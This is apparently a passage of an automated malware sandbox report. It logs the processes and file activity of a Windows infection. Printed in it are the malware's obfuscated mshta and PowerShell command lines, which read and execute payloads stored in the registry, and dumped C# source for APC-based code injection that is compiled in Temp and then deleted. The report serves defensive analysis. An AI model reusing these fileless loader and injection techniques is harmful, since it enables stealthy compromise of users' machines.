C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFD610CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	7FFD610CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFD610CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFD610CB526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae3498d9#\03aa8bc6b99490176793256632e8342e\Microsoft.PowerShell.Commands.Management.ni.dll.aux	unknown	3148	success or wait	1	7FFD69D112E7	ReadFile
C:\Users\user\AppData\Local\Temp\hddjt5kh\hddjt5kh.dll	unknown	4096	success or wait	1	7FFD610CB526	ReadFile
C:\Users\user\AppData\Local\Temp\32ysuxeg\32ysuxeg.dll	unknown	4096	success or wait	1	7FFD610CB526	ReadFile
C:\Windows\System32\ntdll.dll	unknown	4	success or wait	3	14CD8A515DF	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFD610CB526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFD610CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFD610CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFD610CB526	ReadFile

Analysis Process: conhost.exe PID: **2796**, Parent PID: **3728**

General

Start time:	11:10:41
Start date:	24/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: mshta.exe PID: **6024**, Parent PID: **3440**

General

Start time:	11:10:47
Start date:	24/01/2022
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\mshta.exe" "about:<hta:application><script>Vn1t='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Vn1t).regread('HKCU\\\\Software\\AppDataLow\\Software\\Microsoft\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\\MarkChart'));if(!window.flag)close()</script>
Imagebase:	0x7ff61ebe0000
File size:	14848 bytes

MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: **5408**, Parent PID: **6024**

General

Start time:	11:10:49
Start date:	24/01/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" new-alias -name vxltksnx -value gp; new-alias -name fgyseccalw -value iex; fgyseccalw ([System.Text.Encoding]::ASCII.GetString((vxltksnx "HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E").UtilDiagram))
Imagebase:	0x7ff743d60000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFD69D6F1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFD69D6F1E9	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFD5E3E03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFD5E3E03FC	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_10qdyy3b.xtd.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD610C6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ftriwtvb.gaa.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD610C6FDD	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20220124\PowerShell_transcript.216554.+JTGvHZ_.20220124111050.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD610C6FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFD5E3E03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFD5E3E03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFD5E3E03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFD5E3E03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFD5E3E03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFD5E3E03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFD5E3E03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFD5E3E03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFD5E3E03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFD5E3E03FC	unknown
C:\Users\user\AppData\Local\Temp\qmanv25g	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFD606BFD38	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\qmanv25g\qmanv25g.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD610C6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\qmanv25g\qmanv25g.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD610C6FDD	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\qmanv25g\qmanv25g.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD610C6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\qmanv25g\qmanv25g.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD610C6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\qmanv25g\qmanv25g.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD610C6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\qmanv25g\qmanv25g.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD610C6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\vn3zgr4g	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFD606BFD38	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\vn3zgr4g\vn3zgr4g.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD610C6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\vn3zgr4g\vn3zgr4g.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD610C6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\vn3zgr4g\vn3zgr4g.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD610C6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\vn3zgr4g\vn3zgr4g.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD610C6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\vn3zgr4g\vn3zgr4g.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD610C6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\vn3zgr4g\vn3zgr4g.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFD610C6FDD	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_10qdyy3b.xtd.ps1	success or wait	1	7FFD610CF270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ftriwtvb.gaa.psm1	success or wait	1	7FFD610CF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\qmanv25g\qmanv25g.out	success or wait	1	7FFD610CF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\qmanv25g\qmanv25g.err	success or wait	1	7FFD610CF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\qmanv25g\qmanv25g.tmp	success or wait	1	7FFD610CF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\qmanv25g\qmanv25g.0.cs	success or wait	1	7FFD610CF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\qmanv25g\qmanv25g.dll	success or wait	1	7FFD610CF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\qmanv25g\qmanv25g.cmdline	success or wait	1	7FFD610CF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\vn3zgr4g\vn3zgr4g.out	success or wait	1	7FFD610CF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\vn3zgr4g\vn3zgr4g.err	success or wait	1	7FFD610CF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\vn3zgr4g\vn3zgr4g.cmdline	success or wait	1	7FFD610CF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\vn3zgr4g\vn3zgr4g.0.cs	success or wait	1	7FFD610CF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\vn3zgr4g\vn3zgr4g.tmp	success or wait	1	7FFD610CF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\vn3zgr4g\vn3zgr4g.dll	success or wait	1	7FFD610CF270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_10qdyy3b.xtd.ps1	0	1	31	1	success or wait	1	7FFD610CB526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ftriwtvb.gaa.psm1	0	1	31	1	success or wait	1	7FFD610CB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20220124\PowerShell_transcript.216554.+JTGvHZ_.20220124111050.txt	0	3	ff		success or wait	1	7FFD610CB526	WriteFile
C:\Users\user\Documents\20220124\PowerShell_transcript.216554.+JTGvHZ_.20220124111050.txt	3	838	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 32 30 31 32 34 31 31 31 30 35 31 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 65 6e 67 69 6e 65 65 72 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 65 6e 67 69 6e 65 65 72 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 32 31 36 35 35 34 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a	**********Windows PowerShell transcript startStart time: 20220124111051Username: computer\userRunAs User: computer\userConfiguration Name: Machine: 216554 (Microsoft Windows NT 10.0.17134.0)Host Application:	success or wait	11	7FFD610CB526	WriteFile
C:\Users\user\AppData\Local\Temp\qmanv25g\qmanv25g.0.cs	0	404	ff 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0a 0a 6e 61 6d 65 73 70 61 63 65 20 57 33 32 0a 7b 0a 20 20 20 20 70 75 62 6c 69 63 20 63 6c 61 73 73 20 6d 64 6d 76 65 78 70 64 0a 20 20 20 20 7b 0a 20 20 20 20 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 75 69 6e 74 20 51 75 65 75 65 55 73 65 72 41 50 43 28 49 6e 74 50 74 72 20 75 71 6d 64 76 74 61 62 64 2c 49 6e 74 50 74 72 20 6b 64 63 6c 71 78 77 66 75 67 2c 49 6e 74 50 74 72 20 76 74 6e 74 73 29 3b 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61	using System;using System.Runtime.InteropServices;namespace W32{ public class mdmvexpd { [DllImport("kernel32")]public static extern uint QueueUserAPC(IntPtr uqmdvtabd,IntPtr kdclqxwfug,IntPtr vtnts);[DllImport("kernel32")]public sta	success or wait	1	7FFD610CB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\qmanv25g\qmanv25g.cmdline	0	375	ff 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 65 6e 67 69 6e 65 65 72 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 71 6d 61 6e 76 32 35 67	/t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\qmanv25g	success or wait	1	7FFD610CB526	WriteFile
C:\Users\user\AppData\Local\Temp\qmanv25g\qmanv25g.out	0	460	ff 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 36 34 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f	C:\Windows\system32>"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automatio	success or wait	1	7FFD610CB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\vn3zgr4g\vn3zgr4g.0.cs	0	408	ff 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0a 0a 6e 61 6d 65 73 70 61 63 65 20 57 33 32 0a 7b 0a 20 20 20 20 70 75 62 6c 69 63 20 63 6c 61 73 73 20 73 62 6a 71 68 68 77 74 71 0a 20 20 20 20 7b 0a 20 20 20 20 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 49 6e 74 50 74 72 20 47 65 74 43 75 72 72 65 6e 74 50 72 6f 63 65 73 73 28 29 3b 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 76 6f 69 64 20 53 6c 65 65 70 45 78 28 75 69 6e 74 20 63 66 75 61 6f 6e 62 65 68 2c	using System;using System.Runtime.InteropServices;namespace W32{ public class sbjqhhwtq { [DllImport("kernel32")]public static extern IntPtr GetCurrentProcess(); [DllImport("kernel32")]public static extern void SleepEx(uint cfuaonbeh,	success or wait	1	7FFD610CB526	WriteFile
C:\Users\user\AppData\Local\Temp\vn3zgr4g\vn3zgr4g.cmdline	0	375	ff 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 65 6e 67 69 6e 65 65 72 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 76 6e 33 7a 67 72 34 67	/t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\vn3zgr4g	success or wait	1	7FFD610CB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\vn3zgr4g\vn3zgr4g.out	0	460	ff 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 36 34 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e	C:\Windows\system32>"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automatio	success or wait	1	7FFD610CB526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	0	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 0f 00 00 00 fd 50 fd 65 9f fd 08 53 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63 72 69 70 74 02 00	PSMODULECACHEPeSC:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1Uninstall-ModuleinmofimoInstall-ModuleNew-scriptFileInfoPublish-ModuleInstall-scr<wbr>ipt	success or wait	1	7FFD610CB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	4096	4096	00 53 74 6f 70 2d 50 72 6f 63 65 73 73 08 00 00 00 0f 00 00 00 52 65 73 74 61 72 74 2d 53 65 72 76 69 63 65 08 00 00 00 10 00 00 00 52 65 73 74 6f 72 65 2d 43 6f 6d 70 75 74 65 72 08 00 00 00 0c 00 00 00 43 6f 6e 76 65 72 74 2d 50 61 74 68 08 00 00 00 11 00 00 00 53 74 61 72 74 2d 54 72 61 6e 73 61 63 74 69 6f 6e 08 00 00 00 0c 00 00 00 47 65 74 2d 54 69 6d 65 5a 6f 6e 65 08 00 00 00 09 00 00 00 43 6f 70 79 2d 49 74 65 6d 08 00 00 00 0f 00 00 00 52 65 6d 6f 76 65 2d 45 76 65 6e 74 4c 6f 67 08 00 00 00 0b 00 00 00 53 65 74 2d 43 6f 6e 74 65 6e 74 08 00 00 00 0b 00 00 00 4e 65 77 2d 53 65 72 76 69 63 65 08 00 00 00 0a 00 00 00 47 65 74 2d 48 6f 74 46 69 78 08 00 00 00 0f 00 00 00 54 65 73 74 2d 43 6f 6e 6e 65 63 74 69 6f 6e 08 00 00 00 0f 00 00 00 47 65 74	Stop-ProcessRestart-ServiceRestore-ComputerConvert-PathStart-TransactionGet-TimeZoneCopy-ItemRemove-EventLogSet-ContentNew-ServiceGet-HotFixTest-ConnectionGet	success or wait	1	7FFD610CB526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	8192	3414	2d 50 65 73 74 65 72 4f 70 74 69 6f 6e 02 00 00 00 0d 00 00 00 49 6e 76 6f 6b 65 2d 50 65 73 74 65 72 02 00 00 00 12 00 00 00 52 65 73 6f 6c 76 65 54 65 73 74 53 63 72 69 70 74 73 02 00 00 00 14 00 00 00 53 65 74 2d 53 63 72 69 70 74 42 6c 6f 63 6b 53 63 6f 70 65 02 00 00 00 00 00 00 00 fd 77 fd 65 9f fd 08 61 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 61 63 6b 61 67 65 4d 61 6e 61 67 65 6d 65 6e 74 5c 31 2e 30 2e 30 2e 31 5c 50 61 63 6b 61 67 65 4d 61 6e 61 67 65 6d 65 6e 74 2e 70 73 64 31 0d 00 00 00 11 00 00 00 53 65 74 2d 50 61 63 6b 61 67 65 53 6f 75 72 63 65 08 00 00 00 18 00 00 00 55 6e 72 65 67 69 73 74 65 72 2d 50 61 63 6b 61 67	-PesterOptionInvoke-PesterResolveTestscriptsSet-scr<wbr>iptBlockScopeweaC:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1Set-PackageSourceUnregister-Packag	success or wait	1	7FFD610CB526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 fd 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 40 00 fd 00 00 00 00 00 00 00 00	@e@	success or wait	1	7FFD6A18F6E8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFD69C3B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFD69C3B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFD69C3B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFD69C3B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFD69D112E7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFD69C42625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFD69C42625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFD69C42625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFD69D112E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFD69D112E7	ReadFile
